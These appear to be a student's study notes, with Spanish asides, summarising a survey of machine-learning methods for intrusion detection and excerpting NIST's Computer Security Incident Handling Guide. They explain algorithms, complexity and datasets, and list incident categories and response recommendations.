Rest of Header	More details

TABLE III
NETFLOW PACKET HEADER OF CYBER SECURITY DATASETS

NetFlow Data – Simple Network Management Protocol (SNMP)	
Ingress interface (SNMP ifIndex)	Router information
Source IP address	
Destination IP address	
IP protocol	IP protocol number
Source port	UDP or TCP ports; 0 for other protocols
Destination port	UDP or TCP ports; 0 for other protocols
IP Type of Service	Priority level of the flow
NetFlow Data – Flow Statistics	
IP protocol	IP protocol number
Destination IP address	
Source IP address	
Destination port	
Source port	
Bytes per packet	The flow analyzer captures this statistic
Packets per flow	Number of packets in the flow
TCP flags	NS, CWR, ECE, URG, ACK, PSH, RST, SYN, FIN

4. ML and DM methods for cyber

- I. **Artificial neural networks:** ANNs are inspired by the brain and composed of interconnected artificial neurons capable of certain computations on their inputs. The input data activate the neurons in the first layer of the network whose output is the input to the second layer of neurons in the network. Similarly, each layer passes its

output to the next layer and the last layer outputs the result. Layers in between the input and output layers are referred to as hidden layers. When an ANN is used as a classifier, the output layer generates the final classification category.

- II. **Association rules and fuzzy association rules:** The goal of Association Rule Mining is to discover previously unknown association rules from the data. An association rule describes a relationship among different attributes: IF (A AND B) THEN C. This rule describes the relationship that when A and B are present, C is present as well. Association rules have metrics that tell how often a given relationship occurs in the data. The support is the prior probability (of A, B, and C), and the confidence is the conditional probability of C given A and B.

A simple example of an association rule pertaining to the items that people buy together is: **IF (Bread AND Butter) → Milk**

This rule states that if a person buys bread and butter, they also buy milk. A limitation of traditional Association Rule Mining is that it only works on binary data [i.e., an item was either purchased in a transaction (1) or not (0)]. In many real-world applications, data are either categorical (e.g., IP name, type of public health intervention) or quantitative (e.g., duration, number of failed logins, temperature). For numerical and categorical attributes, Boolean rules are unsatisfactory. An extension that can process numerical and categorical variables is called Fuzzy Association Rule Mining. Fuzzy association rules are of the form: **IF (X is A) → (Y is B)**

IF (Temperature is Strong Fever) AND (Skin is Yellowish) AND (Loss of appetite is Profound) → (Hepatitis is Acute)

The rule states that if a person has a Strong Fever, Yellowish skin and Profound Loss of appetite, then the person has Acute Hepatitis. Strong Fever, Yellowish, Profound, and Acute are membership functions of the variables Temperature, Skin, Loss of appetite, and Hepatitis, respectively. As an example of fuzzy membership functions, the membership functions for the variable Temperature are shown in Fig. 2.

According to the definition in the diagram, a person with a 100 °F temperature has a Normal temperature with a membership value of 0.2 and has a Fever with a membership value of 0.78. The use of fuzzy membership functions allows reasoning using linguistic terms. Those linguistic terms for human body temperature are Low, Normal, Fever, Strong Fever, and Hypothermia.





Fig. 2. Membership Functions for the Fuzzy Variable Human Body Temperature: Low, Normal, Fever, Strong Fever, and Hypothermia.

- III.

IV. **Bayesian network:** is a probabilistic graphical model that represents the variables and the relationships between them. The network is constructed with nodes as the discrete or continuous random variables and directed edges as the relationships between them, establishing a directed acyclic graph. The child nodes are dependent on their parents. Each node maintains the states of the random variable and the conditional probability form. Bayesian networks are built using expert knowledge or using efficient algorithms that perform inference.

Fig. 3 gives an example of a Bayesian network for attack signature detection. Each state (or network variable) can be an input to other states with certain set of state values. For example, the protocol state can pick values from available protocol numbers. Each of the state values that can go from a state to another state have an associated probability, and the sum of those probabilities will add up to 1 representing the entire set of state values. Depending on the application, the network can be used to explain the interplay between the variables or to calculate a probable outcome for a target state (e.g., alert or file access) using the input states. The probability tables can be calculated from the available training data. Inferring unobserved variables, parameter learning, and structure learning are among the main tasks for training Bayesian networks.



V. Fig. 3. Example Bayesian Network for Signature Detection.


Determining complex attacks often requires observing the anomalies and the correlations between them to uncover scenarios or attack plans. To achieve this goal, alert correlation has been studied to reduce the volume of alerts generated by the system. Clustering, similarity measures, or expert knowledge is used to correlate anomalies and then reveal the complex patterns of attack scenarios.

VI. **Clustering:** is a set of techniques for finding patterns in high-dimensional unlabeled data. It is an unsupervised pattern discovery approach where the data are grouped together based on a similarity measure. The main advantage of clustering for intrusion detection is that it can learn from audit data without requiring the system administrator to provide explicit descriptions of various attack classes. An instance-based learning (also called lazy learning) algorithm, the k-NN, is another popular ML method where the classification of a point is determined by the k nearest neighbors of that data point. Determining the category of the point exercises a majority voting, which can be a drawback if the class distribution is skewed. Because high-dimensional data affect the k-NN methods negatively (i.e., curse of dimensionality), a feature reduction is almost always required. The choice of the neighborhood order or the order in the data set is also considered to have high

impact. Among the benefits of k-NN is its simplicity and absence of parametric assumptions (except the number k).

- VII. **Decision trees:** a tree-like structure that has leaves, which represent classifications and branches, which in turn represent the conjunctions of features that lead to those classifications. An exemplar is labeled (classified) by testing its feature (attribute) values against the nodes of the decision tree. The best known methods for automatically building decision trees are the ID3 and C4.5 algorithms. Both algorithms build decision trees from a set of training data using the concept of information entropy.

The advantages of decision trees are intuitive knowledge expression, high classification accuracy, and simple implementation. The main disadvantage is that for data including categorical variables with a different number of levels, information gain values are biased in favor of features with more levels. The decision tree is built by maximizing the information gain at each variable split, resulting in a natural variable ranking or feature selection. Small trees (such as the one depicted in Fig. 4) have an intuitive knowledge expression for experts in a given domain because it is easy to extract rules from those trees just by examining them. For deeper and wider trees, it is much more difficult to extract the rules and thus the larger the tree, the less intuitive its knowledge expression. Smaller trees are obtained from bigger ones by pruning.



VIII. Fig. 4. An Example Decision Tree.

- IX. **Ensemble learning:** Ensemble methods combine multiple hypotheses, hoping to form a better one than the best hypothesis alone. Often, ensemble methods use multiple weak learners to build a strong learner.


A weak learner is one that consistently generates better predictions than random. One of the ensemble algorithms uses boosting to train several weak learning algorithms and combine (i.e., summation) their weighted results. Adaptive Boosting (AdaBoost) is one of the more popular algorithms used to reduce the over-fitting problem inherent to ML. Boosting can be seen as a linear regression where data features are the input to the weak learner h (e.g., a straight line dividing the input data points into two categories in space), and the output of the boosting is the weighted summation of these h functions

The Random Forest classifier is an ML method that combines the decision trees and ensemble learning. The forest is composed of many trees that use randomly picked data features (attributes) as their input. The forest generation process constructs a collection of trees with controlled variance. The resulting prediction can be decided by majority voting or weighted voting.

Random Forests have several advantages: a low number of control and model

parameters; resistance to over-fitting; no requirement for feature selection because they can use a large number of potential attributes. One important advantage of Random Forest is that the variance of the model decreases as the number of trees in the forest increases, whereas the bias remains the same. Random Forests also have some disadvantages such as low model interpretability, performance loss due to correlated variables, and dependence on the random generator of the implementation.

- X. **Evolutionary computation:** we are going to focus on the two most widely used evolutionary computation methods—Genetic Algorithms (GA) and Genetic Programming (GP). They are both based on the principles of survival of the fittest. They operate on a population of individuals (chromosomes) that are evolved using certain operators. The basic operators are selection, crossover, and mutation. The main difference between GA and GP is how the individuals are represented. In GA, they are represented as bit strings and the operations of crossover and mutation are very simple. In GP, the individuals represent programs and therefore represent trees with operators such as plus, minus, multiply, divide, or, and, not, or even programming blocks such as if then, loop, etc. In GP the operators of crossover and mutation are much more complex than those used in GA.
- XI. **Hidden Markov models:** Markov chains and Hidden Markov Models (HMMs) belong to the category of Markov models. A Markov chain is a set of states interconnected through transition probabilities that determine the topology of the model. An HMM is a statistical model where the system being modeled is assumed to be a Markov process with unknown parameters. The main challenge is to determine the hidden parameters from the observable parameters. The states of an HMM represent unobservable conditions being modeled. By having different output probability distributions in each state and allowing the system to change states over time, the model is capable of representing non-stationary sequences. An example of an HMM for host intrusion detection is shown in Figure 5. In this example, each host is modeled by four states: Good, Probed, Attacked, and Compromised. The edge from one node to another represents the fact that, when a host is in the state indicated by the source node, it can transition to the state indicated by the destination node. The state transition probability **matrix P** describes the probabilities of transitions between the states of the model. The observation probability **matrix Q** describes the probabilities of receiving different observations given that the host is in a certain state. π is the initial state distribution. An HMM is denoted by (P, Q, π) .



XII. Fig. 5. An Example Hidden Markov Model.

- XIII. **Inductive learning:** Inductive reasoning moves from the bottom up, that is from specific observations to broader generalizations and theories. In inductive learning, one starts with specific observations and measures, begins to detect patterns and regularities, formulates some tentative hypotheses to be explored, and lastly ends up developing some general conclusions or theories. Several ML algorithms are inductive, but when researchers refer to inductive learning, they usually mean Repeated Incremental Pruning to Produce Error Reduction (RIPPER) and the algorithm quasi-optimal (AQ). RIPPER builds rules for two-class problems. It induces rules directly from the training data by using a separate-and-conquer approach. It learns one rule at a time in such a way that the rule covers a maximal set of examples in the current training set. The rule is pruned to maximize a desired performance measure. All of the examples that are correctly labeled by the resulting rule are eliminated from the training set. The process is repeated until the training set becomes empty or a predetermined stopping criterion is reached.

An example RIPPER rule could be: **Guess :- failed-logins >= 5**

Which means that if number of failed-logins is greater than or equal to 5, then this connection is a “guess”.

- XIV. **Naïve Bayes:** Naïve Bayes classifiers are simple probabilistic classifiers applying the Bayes theorem. The name originates from the fact that the input features are assumed to be independent, whereas in practice this is seldom true. The conditional probabilities, $p(C|f_1, f_2, \dots, f_m)$, form the classifier model, and the classifier assigns a class label as follows:

$$y(f_1, f_2, \dots, f_m) = \underset{k \in \{1, \dots, K\}}{\operatorname{argmax}} P(C_k) \prod_{i=1}^m P(f_i | C_k) \quad (3)$$

where m is the number of features, K is the number of classes, f_i is the i -th feature, C_k is the k -th class, $p(C_k)$ is the prior probability of C_k , and $P(f_i|C_k)$ is the conditional probability of feature f_i given class C_k .

Naive Bayes classifiers can handle an arbitrary number of independent features whether continuous or categorical. They reduce a high-dimensional density estimation task to a one-dimensional kernel density estimation, using the assumption that the features are independent.

Although the Naïve Bayes classifier has several limitations, it is an optimal classifier if the features are conditionally independent given the true class. Commonly, it is one of the first classifiers that is compared to the more sophisticated algorithms. In addition, certain types of users expressed that they understand the classification model more intuitively compared to other complex classifiers (e.g., SVM). One of the biggest advantages of the Naïve Bayes classifier is that it is **an online algorithm and its training can be completed in linear time**.

- XV. **Sequential pattern mining:** has emerged as one of the important DM methods with the advent of transactional databases where each transaction has a temporal ID, a user ID, and an itemset. An itemset is a set of distinct items purchased in a transaction (a strictly binary representation in which an item was or was not purchased). A sequence is an ordered list of itemsets. The length of the sequence is defined as the number of itemsets in the sequence. The order is determined by the

time ID. Sequence A (of length n) is contained in a second sequence, B (of length m), when all the itemsets of A, $\{a_i\}$, are subsets of itemsets B, $\{b_j\}$, with a 1-to-1 mapping between indices i to j such that $a_1 \subseteq b_{j1}$, $a_2 \subseteq b_{j2}$, ..., $a_n \subseteq b_{jk}$ and $j_1 \leq j_2 \leq \dots \leq j_k$. In other words, each of the itemsets of A is a subset of an itemset in B. If an itemset a_i is a subset of an itemset b_j , then the next itemset a_{i+1} must be a subset of an itemset b_{j+m} , where $m > 0$. In sequence B, itemsets that are not a subset of an itemset in A are allowed (i.e., $n \leq m$).

In a set of sequences, the sequence A is maximal if it is not contained in any other sequence. Consider a database, D, which contains sequences grouped by a certain nominal variable, such as IP address, denoted by p . If sequence A is contained in $D(p)$ [i.e., one of the sequences of $D(p)$ contains A], then A supports $D(p)$. The support is the fraction of sequences in $D(\cdot)$ that A supports. A large sequence is defined as the sequence supporting a minimum threshold, Th . The problem of sequence mining is then to find all maximal sequences that are contained in D with a user-given minimum support Th . The maximal sequences themselves are generated from the sequences in D by enumerating all possible sequences.

XVI. **Support vector machine:** The SVM is a classifier based on finding a separating hyperplane in the feature space between two classes in such a way that the distance between the hyperplane and the closest data points of each class is maximized. The approach is based on a minimized classification risk rather than on optimal classification. SVMs are well known for their generalization ability and are particularly useful when the number of features, m , is high and the number of data points, n , is low ($m \gg n$).

When the two classes are not separable, slack variables are added and a cost parameter is assigned for the overlapping data points. The maximum margin and the place of the hyperplane is determined by a quadratic optimization with a practical runtime of $O(n^2)$, placing the SVM among fast algorithms even when the number of attributes is high.

5. Computational complexity of ML and MD methods

According to the empirical comparison, bagged trees, Random Forests, and ANNs give the best results. After calibration, boosted trees and SVMs perform better. The study also reports that generalizations do not hold, there is significant variability across the problems and metrics, and model performances are not always consistent. Although some algorithms are accepted to be better performing than others, the performance of a particular ML algorithm is application and implementation dependent.

Table VII provides the computational complexity (i.e., time complexity) of the different ML and DM algorithms. As a rule of thumb, the $O(n)$ and $O(n \log n)$ algorithms are considered to be linear time and are usable for online approaches. $O(n^2)$ is considered as acceptable time complexity for most practices. $O(n^3)$ and higher are considered to be much slower algorithms and used for offline approaches.

In general, when training prediction models, or learning network traffic features, an online suitable method addresses, at a minimum, three factors: time complexity, incremental update capability, and generalization capacity:

- The time complexity of each algorithm is presented in Table VII. A method should be close to roughly $O(n \log n)$ to be considered a streaming algorithm. However, slow

algorithms such as sequence mining methods or ANNs are also used within streaming systems by keeping the input data windowed and having a small n .

- For the incremental update capability, the clustering algorithms, statistical methods (e.g., HMM, Bayesian networks), and ensemble models can easily be updated incrementally. However, updates to ANNs, SVMs, or evolutionary models may cause complications.
- A good generalization capacity is required so that the trained model does not drastically deviate from the starting model when new input data are seen. Most of the state-of-the-art ML and DM methods have very good generalization ability.

The testing phase for methods is generally fast, mostly on the order of linear time with respect to the input data size. Therefore, once trained, most methods can be used online.

TABLE VII
COMPLEXITY OF ML AND DM ALGORITHMS DURING TRAINING

Algorithm	Typical Time Complexity	Streaming Capable	Comments
ANN	$O(emnk)$	low	Jain et al. [107] e: number of epochs k: number of neurons
Association Rules	$\gg O(n^3)$	low	Agrawal et al. [108]
Bayesian Network	$\gg O(mn)$	high	Jensen [41] Jain and Dubes [46]
Clustering, k-means	$O(kmni)$	high	i: number of iterations until threshold is reached k: number of clusters
Clustering, hierarchical	$O(n^3)$	low	Jain and Dubes [46]
Clustering, DBSCAN	$O(n \log n)$	high	Ester et al. [109]
Decision Trees	$O(mn^2)$	medium	Quinlan [54] Oliveto et al. [110]
GA	$O(gkmn)$	medium	g: number of generations k: population size
Naïve Bayes	$O(mn)$	high	Witten and Frank [89]
Nearest Neighbor k-NN	$O(n \log k)$	high	Witten and Frank [89] k: number of neighbors
HMM	$O(nc^2)$	medium	Forney [111] c: number of states (categories)
Random Forest	$O(Mmn \log n)$	medium	Witten and Frank [89] M: number of trees
Sequence Mining	$\gg O(n^3)$	low	Agrawal and Srikant [92]
SVMs	$O(n^2)$	medium	Burges [112]

6. Observations and recommendations

1. Observations related to the data sets -> Table VIII lists the representative ML and DM method papers applied to cyber domain that were reviewed (and described in Section IV), including the number of times they have been cited, the cyber problem they are solving, and the data used. The fact that so many papers use the DARPA and KDD data sets is related to how difficult and time consuming it is to obtain a representative data set. Once such a data set is available, researchers tend to reuse it. Additionally, reusing the same data set should allow for easy comparison of the accuracy of the different methods. (esto supongo que da igual por la fecha del

artículo, principios de los 2000, y por tener ya los datasets elegidos)

TABLE VIII
ML AND DM METHODS AND DATA THEY USE

ML/DM Method	Paper	No. of Times Cited (as of 7/28/2015)	Cyber Approach	Data Used
ANN	Cannady [24]	463	misuse	Network packet-level data
ANN	Lippmann & Cunningham [27]	235	anomaly	DARPA 1998
ANN	Bivens et al. [28]	135	anomaly	DARPA 1999
Association rules	Brahmi et al. [32]	3	misuse	DARPA 1998
Association rules	Zhengbing et al. [33]	33	misuse	Attack signatures (10 to 0 MB)
Association rules	Apiletti et al. [35]	14	anomaly	NetFlow
Association rules – Fuzzy	Luo and Bridges [39]	192	anomaly	tcpdump
Association rules – Fuzzy	Tajbakhsh et al. [38]	124	hybrid	KDD 1999 (corrected)
Bayesian network	Livadas et al. [42]	208	misuse	tcpdump – botnet traffic
Bayesian network	Jemili et al. [43]	31	misuse	KDD 1999
Bayesian network	Kruegel et al. [44]	260	anomaly	DARPA 1999
Clustering – density based	Hendry and Yang [50]	6	misuse	KDD 1999
Clustering – density based	Blowers and Williams [51]	2	anomaly	KDD 1999
Clustering – sequence	Sequeira and Zaki [52]	214	anomaly	shell commands
Decision tree	Kruegel and Toth [55]	155	misuse	DARPA 1999
Decision tree	Bilge et al. [56]	187	anomaly	DNS data
Ensemble learning	Mukkamala et al. [65]	255	misuse	DARPA 1998
Ensemble – Random Forest	Gharibian and Ghorbani [63]	19	misuse	KDD 1999
Ensemble – Random Forest	Bilge et al. [66]	49	anomaly	NetFlow
Ensemble – Random Forest	Zhang et al. [62]	92	hybrid	KDD 1999
Evolutionary Comp - GA	Li [73]	235	misuse	DARPA 2000
Evolutionary Comp - GP	Abraham et al. [74]	83	misuse	DARPA 1998
Evolutionary Comp - GP	Hansen et al. [75]	52	misuse	KDD 1999 – subset
Evolutionary Comp - GA	Khan [76]	15	anomaly	KDD 1999
Evolutionary Comp - GP	Lu and Traore [78]	124	anomaly	DARPA 1999
HMM	Ariu et al. [82]	25	misuse	HTTP payload
HMM	Joshi and Phoha [83]	61	anomaly	KDD 1999
Inductive learning	Lee et al. [87]	1358	misuse	DARPA 1998
Inductive learning	Fan et al. [88]	195	anomaly	DARPA 1998
Naïve Bayes	Benferhat et al. [45]	17	anomaly	DARPA 2000
Naïve Bayes	Panda and Patra [90]	90	misuse	KDD 1999
Naïve Bayes	Amor et al. [91]	277	anomaly	KDD 1999
Sequence mining	Hu and Panda [93]	151	misuse	Database logs
Sequence mining	Li et al. [94]	18	anomaly	DARPA 2000
SVM	Li et al. [96]	56	misuse	KDD 1999
SVM	Amiri et al. [97]	84	misuse	KDD 1999
SVM – Robust	Hu et al. [98]	114	anomaly	DARPA 1998
SVM	Wagner et al. [99]	1	anomaly	NetFlow
One-class SVM and GA	Shon and Moon [101]	166	hybrid	DARPA 1999

2. **Factors related to IDS performance** -> One of the most important factors related to the performance of IDSs is the type and level of the input data. As previously discussed, several studies used DARPA or KDD data sets because they are easy to obtain and contain network-level data (either tcpdump or NetFlow) as well as OS-level data (e.g., network logs, security logs, kernel system calls). Primarily, the attack data coming to the network stack and the effect of these packets on the OS level carried important information. As a result, it is advantageous that an IDS be able to reach network- and kernel-level data.
The second factor related to the performance of the IDSs is the type of ML and DM algorithms employed and the overall system design. The literature survey revealed that many studies used DARPA and KDD data sets and applied different types of ML methods. These studies did not actually build an IDS, but examined the performances of ML and DM methods on some cyber security data.
3. **Comparison criteria** -> There are several criteria by which the ML/DM methods for cyber could be compared, Accuracy, Time for training a model, Time for classifying an unknown instance with a trained model or Understandability of the final solution (classification).

The time for training a model is an important factor due to ever changing cyber-attack types and features. Even anomaly detectors need to be trained frequently, perhaps incrementally, with fresh malware signature updates.

Time for classifying a new instance is an important factor that reflects the reaction time and the packet processing power of the intrusion detection system

4. **Peculiarities of ML and DM for cyber** -> In most ML and DM applications, a model (e.g., classifier) is trained and then used for a long time, without any changes. In those applications, the processes are assumed to be quasistationary and therefore the retraining of the model does not happen often. The situation in cyber intrusion detection is different. Models are trained daily, whenever the analyst requires, or each time a new intrusion is identified and its pattern becomes known. Especially when the models are supposed to be trained daily, their training time becomes important. (It must definitely take less than 1 full day to retrain the model.)
Traditionally, ML and DM methods start the training from scratch. However, if a model needs to be retrained often (e.g., daily) because of just a few changes in the data, it makes more sense to start from the trained model and continue training it or else use self-adaptive models.
Another problem is that some of the data need to be labeled to be useful, which might be a laborious task. Data for training definitely need to be labeled, and this is even true for pure anomaly detection methods. These methods have to use data that are normal; they cannot develop a model with the attack data intermingled. Additionally, because they have to be tested with novel attacks, some novel attack data are required as well.
5. ML and DM recommendations for misuse and anomaly detection -> IDSs are usually hybrid and have anomaly detection and misuse detection modules. The anomaly detection module classifies the abnormal network traffic. The misuse detection module classifies attack patterns with known signatures or extracts new signatures from the attack-labeled data coming from the anomaly module.

Publicación NIST: “Computer Security Incident Handling Guide”

Abstract

Computer security incident response has become an important component of information technology (IT) programs. Cybersecurity-related attacks have become not only more numerous and diverse but also more damaging and disruptive. New types of security-related incidents emerge frequently. Preventive activities based on the results of risk assessments can lower the number of incidents, but not all incidents can be prevented. An incident response capability is therefore necessary for rapidly detecting incidents, minimizing loss and destruction, mitigating the weaknesses that were exploited, and restoring IT services. This publication assists organizations in establishing computer security incident response capabilities and handling incidents efficiently and effectively. This publication provides guidelines for incident handling, particularly for analyzing incident-related data and determining the appropriate response to each incident. The guidelines can be followed

independently of particular hardware platforms, operating systems, protocols, or applications. (dirigido a organizations, empresas y demás por lo que no muy útil a lo mejor)

Because performing incident response effectively is a complex undertaking, establishing a successful incident response capability requires substantial planning and resources. Continually monitoring for attacks is essential. Establishing clear procedures for prioritizing the handling of incidents is critical, as is implementing effective methods of collecting, analyzing, and reporting data. It is also vital to build relationships and establish suitable means of communication with other internal groups (e.g., human resources, legal) and with external groups (e.g., other incident response teams, law enforcement).

Organizations should be generally prepared to handle any incident but should focus on being prepared to handle incidents that use common attack vectors.

Incidents can occur in countless ways, so it is infeasible to develop step-by-step instructions for handling every incident. This publication defines several types of incidents, based on common attack vectors; these categories are not intended to provide definitive classification for incidents, but rather to be used as a basis for defining more specific handling procedures. Different types of incidents merit different response strategies. The attack vectors are:

- **External/Removable Media:** An attack executed from removable media (e.g., flash drive, CD) or a peripheral device.
 - **Attrition:** An attack that employs brute force methods to compromise, degrade, or destroy systems, networks, or services.
 - **Web:** An attack executed from a website or web-based application.
 - **Email:** An attack executed via an email message or attachment.
 - **Impersonation:** An attack involving replacement of something benign with something malicious—for example, spoofing, man in the middle attacks, rogue wireless access points, and SQL injection attacks all involve impersonation.
 - **Improper Usage:** Any incident resulting from violation of an organization's acceptable usage policies by an authorized user, excluding the above categories.
 - **Loss or Theft of Equipment:** The loss or theft of a computing device or media used by the organization, such as a laptop or smartphone.
 - **Other:** An attack that does not fit into any of the other categories.
- Appendix A contains incident response scenarios and questions for use in incident response tabletop discussions.
 - Appendix B provides lists of suggested data fields to collect for each incident.
 - Appendices C and D contain a glossary and acronym list, respectively.
 - Appendix E identifies resources that may be useful in planning and performing incident response.
 - Appendix F covers frequently asked questions about incident response.
 - Appendix G lists the major steps to follow when handling a computer security incident-related crisis.
 - Appendix H contains a change log listing significant changes since the previous revision.

1. Organizing a computer security incident response capability

Organizing an effective computer security incident response capability (CSIRC) involves several major decisions and actions. One of the first considerations should be to create an organization-specific definition of the term “incident” so that the scope of the term is clear.

1.1. Events and incidents

An **event** is any observable occurrence in a system or network. Events include a user connecting to a file share, a server receiving a request for a web page, a user sending email, and a firewall blocking a connection attempt. **Adverse events** are events with a negative consequence, such as system crashes, packet floods, unauthorized use of system privileges, unauthorized access to sensitive data, and execution of malware that destroys data. This guide addresses only adverse events that are computer security related, not those caused by natural disasters, power failures, etc.

A **computer security incident** is a violation or imminent threat of violation (a situation in which the organization has a factual basis for believing that a specific incident is about to occur) of computer security policies, acceptable use policies, or standard security practices. Examples of incidents (“incident” and “computer security incident” are interchangeable) are:

- An attacker commands a botnet to send high volumes of connection requests to a web server, causing it to crash.
- Users are tricked into opening a “quarterly report” sent via email that is actually malware; running the tool has infected their computers and established connections with an external host.
- An attacker obtains sensitive data and threatens that the details will be released publicly if the organization does not pay a designated sum of money.
- A user provides or exposes sensitive information to others through peer-to-peer file sharing services.



Figure 2-1. Communications with Outside Parties

1.2.Recommendations (muchacha de nuevo sobre casos reales en organizaciones)

The key recommendations presented in this section for organizing a computer security incident handling capability are summarized below.

- **Establish a formal incident response capability.** Organizations should be prepared to respond quickly and effectively when computer security defenses are breached. FISMA (Ley Federal de Gestión de Seguridad de la Información, USA) requires Federal agencies to establish incident response capabilities.
- **Create an incident response policy.** The incident response policy is the foundation of the incident response program. It defines which events are considered incidents, establishes the organizational structure for incident response, defines roles and responsibilities, and lists the requirements for reporting incidents, among other items.
- **Develop an incident response plan based on the incident response policy.** The incident response plan provides a roadmap for implementing an incident response program based on the organization's policy. The plan indicates both short- and long-term goals for the program, including metrics for measuring the program. The incident response plan should also indicate how often incident handlers should be trained and the requirements for incident handlers.
- **Develop incident response procedures.** The incident response procedures provide detailed steps for responding to an incident. The procedures should cover all the phases of the incident response process. The procedures should be based on the incident response policy and plan.
- **Establish policies and procedures regarding incident-related information sharing.** The organization should communicate appropriate incident details with outside parties, such as the media, law enforcement agencies, and incident reporting organizations. The incident response team should discuss this with the organization's public affairs office, legal department, and management to establish policies and procedures regarding information sharing. The team should comply with existing organization policy on interacting with the media and other outside parties.
- **Provide pertinent information on incidents to the appropriate organization.** Federal civilian agencies are required to report incidents to US-CERT; other organizations can contact US-CERT and/or their ISAC. Reporting is beneficial because US-CERT and the ISACs use the reported data to provide information to the reporting parties regarding new threats and incident trends.
- **Consider the relevant factors when selecting an incident response team model.** Organizations should carefully weigh the advantages and disadvantages of each possible team structure model and staffing model in the context of the organization's needs and available resources.
- **Select people with appropriate skills for the incident response team.** The credibility and proficiency of the team depend to a large extent on the technical skills and critical thinking abilities of its members. Critical technical skills include system administration, network administration, programming, technical support, and intrusion detection. Teamwork and communications skills are also needed for effective incident handling. Necessary training should be provided to all team members.
- **Identify other groups within the organization that may need to participate in incident handling.** Every incident response team relies on the expertise, judgment, and abilities of other teams, including management, information assurance, IT support, legal, public affairs, and facilities management.

- **Determine which services the team should offer.** Although the main focus of the team is incident response, most teams perform additional functions. Examples include monitoring intrusion detection sensors, distributing security advisories, and educating users on security.

2. Handling an incident

The incident response process has several phases. The initial phase involves establishing and training an incident response team, and acquiring the necessary tools and resources. During preparation, the organization also attempts to limit the number of incidents that will occur by selecting and implementing a set of controls based on the results of risk assessments. However, residual risk will inevitably persist after controls are implemented. Detection of security breaches is thus necessary to alert the organization whenever incidents occur. In keeping with the severity of the incident, the organization can mitigate the impact of the incident by containing it and ultimately recovering from it. During this phase, activity often cycles back to detection and analysis—for example, to see if additional hosts are infected by malware while eradicating a malware incident. After the incident is adequately handled, the organization issues a report that details the cause and cost of the incident and the steps the organization should take to prevent future incidents. This section describes the major phases of the incident response process—preparation, detection and analysis, containment, eradication and recovery, and post-incident activity—in detail. Figure 3-1 illustrates the incident response life cycle.

